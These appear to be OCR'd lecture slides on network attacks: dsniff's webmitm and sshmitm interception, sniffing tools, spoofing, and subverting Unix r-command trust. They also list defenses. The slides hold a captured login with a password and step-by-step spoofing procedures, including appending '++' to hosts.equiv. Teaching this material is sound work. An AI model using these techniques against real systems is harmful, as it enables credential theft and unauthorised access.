


Figure 8.8 In a person-in-the-middle attack, the attacker can grab or alter traffic between Alice and Bob

Dsniff's Webmitm

- Program used to proxy all HTTP and HTTPS traffic
- acting as an SSL proxy, webmitm can establish two separate SSL connections
  - One connection between victim and attacker
  - One connection between attacker and web server
- Webmitm sends attacker's certificate to victim




Figure 8.9 Sniffing an HTTPS connection using dsniff's person-in-the-middle attack

New Site Certificate - Netscape

New Site Certificate

www.skoudisstuff.com is a site that uses encryption to protect transmitted information. However, Netscape does not recognize the authority who signed its Certificate.

Although Netscape does not recognize the signer of this Certificate, you may decide to accept it anyway so that you can connect to and exchange information with this site.

This assistant will help you decide whether or not you wish to accept this Certificate and to what extent.

Next> Cancel

New Site Certificate - Netscape

New Site Certificate

Are you willing to accept this certificate for the purposes of receiving encrypted information from this web site?

This means that you will be able to browse through the site and receive documents from it and that all of these documents are protected from observation by a third party by encryption.

- (•) Accept this certificate for this session
- ( ) Do not accept this certificate and do not connect
- ( ) Accept this certificate forever (until it expires)

<Back Next> Cancel

New Site Certificate - Netscape

New Site Certificate

By accepting this certificate you are ensuring that all information you exchange with this site will be encrypted. However, encryption will not protect you from fraud.

To protect yourself from fraud, do not send information (especially personal information, credit card numbers, or passwords) to this site if you have any doubt about the site's integrity.

For your own protection, Netscape can remind you of this at the appropriate time.

☐ Warn me before I send information to this site

<Back Next> Cancel

Certificate Name Check - Netscape

Certificate Name Check

The certificate that the site 'www.skoudisstuff.com' has presented does not contain the correct site name. It is possible, though unlikely, that someone may be trying to intercept your communication with this site. If you suspect the certificate shown below does not belong to the site you are connecting with, please cancel the connection and notify the site administrator.

Here is the Certificate that is being presented:

Certificate for:	Internet Widgits Pty Ltd
Signed by:	Internet Widgits Pty Ltd
Encryption:	Medium Grade (RC2-CBC with 56-bit secret key)

More Info...

Cancel Continue

Figure 8.10 Netscape's warning messages for SSL connections using certificates that aren't trusted




Figure 8.11 Internet Explorer’s warning messages are better, but not by much

```
root@eve: /home/tools/dsniff2.3/dsniff-2.3
File   Edit   Settings   Help
-----------------
12/27/00 22:43:49 tcp alice.2644 -> www.securesite.com.443 (http)
POST /cgi-bin/login.cgi HTTP/1.0
Host: wwws.securesite.com
Content-type: application/x-www-form-urlencoded
Content-length: 77
DV_DATA=23987239487329874298374923749238 74&USER_NAME=test&PASSWORD=test

[root@eve dsniff-2.3]#
```

BINGO!

Figure 8.12 Webmitm's output shows entire content of SSL-encrypted session, including the userID and password

Dsniff's sshmitm

- Allows attacker to view data sent across an SSH session
- Supports sniffing of SSH protocol version 1

Dsniff's other Tools

- Tcpkill
  - Kills an active TCP connection.
  - Allows attacker to sniff the UserID and password on subsequent session
- Tcpnice
  - Slows down traffic by injecting tiny TCP window advertisements and ICMP source quench packets so that sniffer can keep up with the data
- Filesnarf
  - Grabs files transmitted using NFS

Dsniff's other Tools (cont.)

- Mailsnarf
  - Grabs email sent using SMTP and POP
- Msgsnarf
  - Grabs messages sent using AOL Instant Messenger, ICQ, IRC, and Yahoo Messenger
- URLsnarf
  - Grabs a list of all URLs from HTTP traffic
- Webspy
  - Allows attacker to view all web pages viewed by victim

Sniffing Defenses

- Use HTTPS for encrypted web traffic
- Use SSH for encrypted login sessions
  - Avoid using Telnet
- Use S/MIME or PGP for encrypted email
- Pay attention to warning messages on your browser and SSH client
- Configuring Ethernet switch with MAC address of machine using that port to prevent MAC flooding and arpspoofing
- Use static ARP tables on the end systems

IP Address Spoofing

- Changing or disguising the source IP address
- used by Nmap in decoy mode
- Used by Dsniff in dnsspoof attack
  - DNS response sent by Dsniff contains source address of the DNS server
- Used in denial-of-service attacks
- Used in undermining Unix r-commands
- Used with source routing attacks

Simple IP Address Spoofing

- Pros
  - Works well in hiding source of a packet flood or other denial-of-service attack
- Cons
  - Difficult for attacker to monitor response packets
  - Any response packet will be sent to spoofed IP address
  - Difficult to IP address spoof against any TCP-based service unless machines are on same LAN and ARP spoof is used





Figure 8.13 The TCP three-way handshake inhibits simple spoofing

Undermining Unix r-commands via IP Address Spoofing

- When one Unix system trusts another, a user can log into the trusted machine and then access the trusting machine without supplying a password by using rlogin, rsh, and rcp
- hosts.equiv or .rhosts files used to implement trusts
- IP address of trusted system used as weak form of authentication
- Attacker spoofing IP address of trusted system can connect to trusting system without providing password
- “Rbone” tool http://packetstorm.security.com



Alice's name is in
Bob's `/etc/hosts.equiv`
or `~/.rhosts` file

Figure 8.14 Bob trusts Alice




Figure 8.15 Everyone trusts Alice, the administrator's main management system

Spoofing Attack against Unix Trust Relationships

1. Attacker interacts with targeted trusting server to determine predictability of initial sequence number
2. Attacker launches a denial-of-service attack (eg. SYN flood or smurf attack) against trusted system to force it not to respond to a spoofed TCP connection
3. Attacker rsh to targeted trusting server using spoofed IP address of trusted server
4. Trusting server sends an SYN-ACK packet to the unresponsive trusted server
5. Attacker sends an ACK packet to trusting server with a guess at the sequence number. If ISN is correct, a connection is made.
6. Although attacker cannot initially see reply packets from trusting server, attacker can issue command to append "++" to hosts.equiv or .rhosts file. Trusting server will now trust all machines. IP spoofing is no longer needed




Figure 8.16 Spoofing attack against Unix trust relationships

Spoofing with Source Routing

- Works if routers support source routing
- Attacker generates TCP SYN packet destined for trusting server containing spoofed IP address of trusted machine and fake source route in IP header
- Trusting server will reply with a SYN-ACK packet containing a source route from trusting server to attacker to trusted machine.
- Attacker receives the reply but does not forward it to the trusted machine.
- Attacker can pose as trusted machine and have interactive sessions with trusting machine

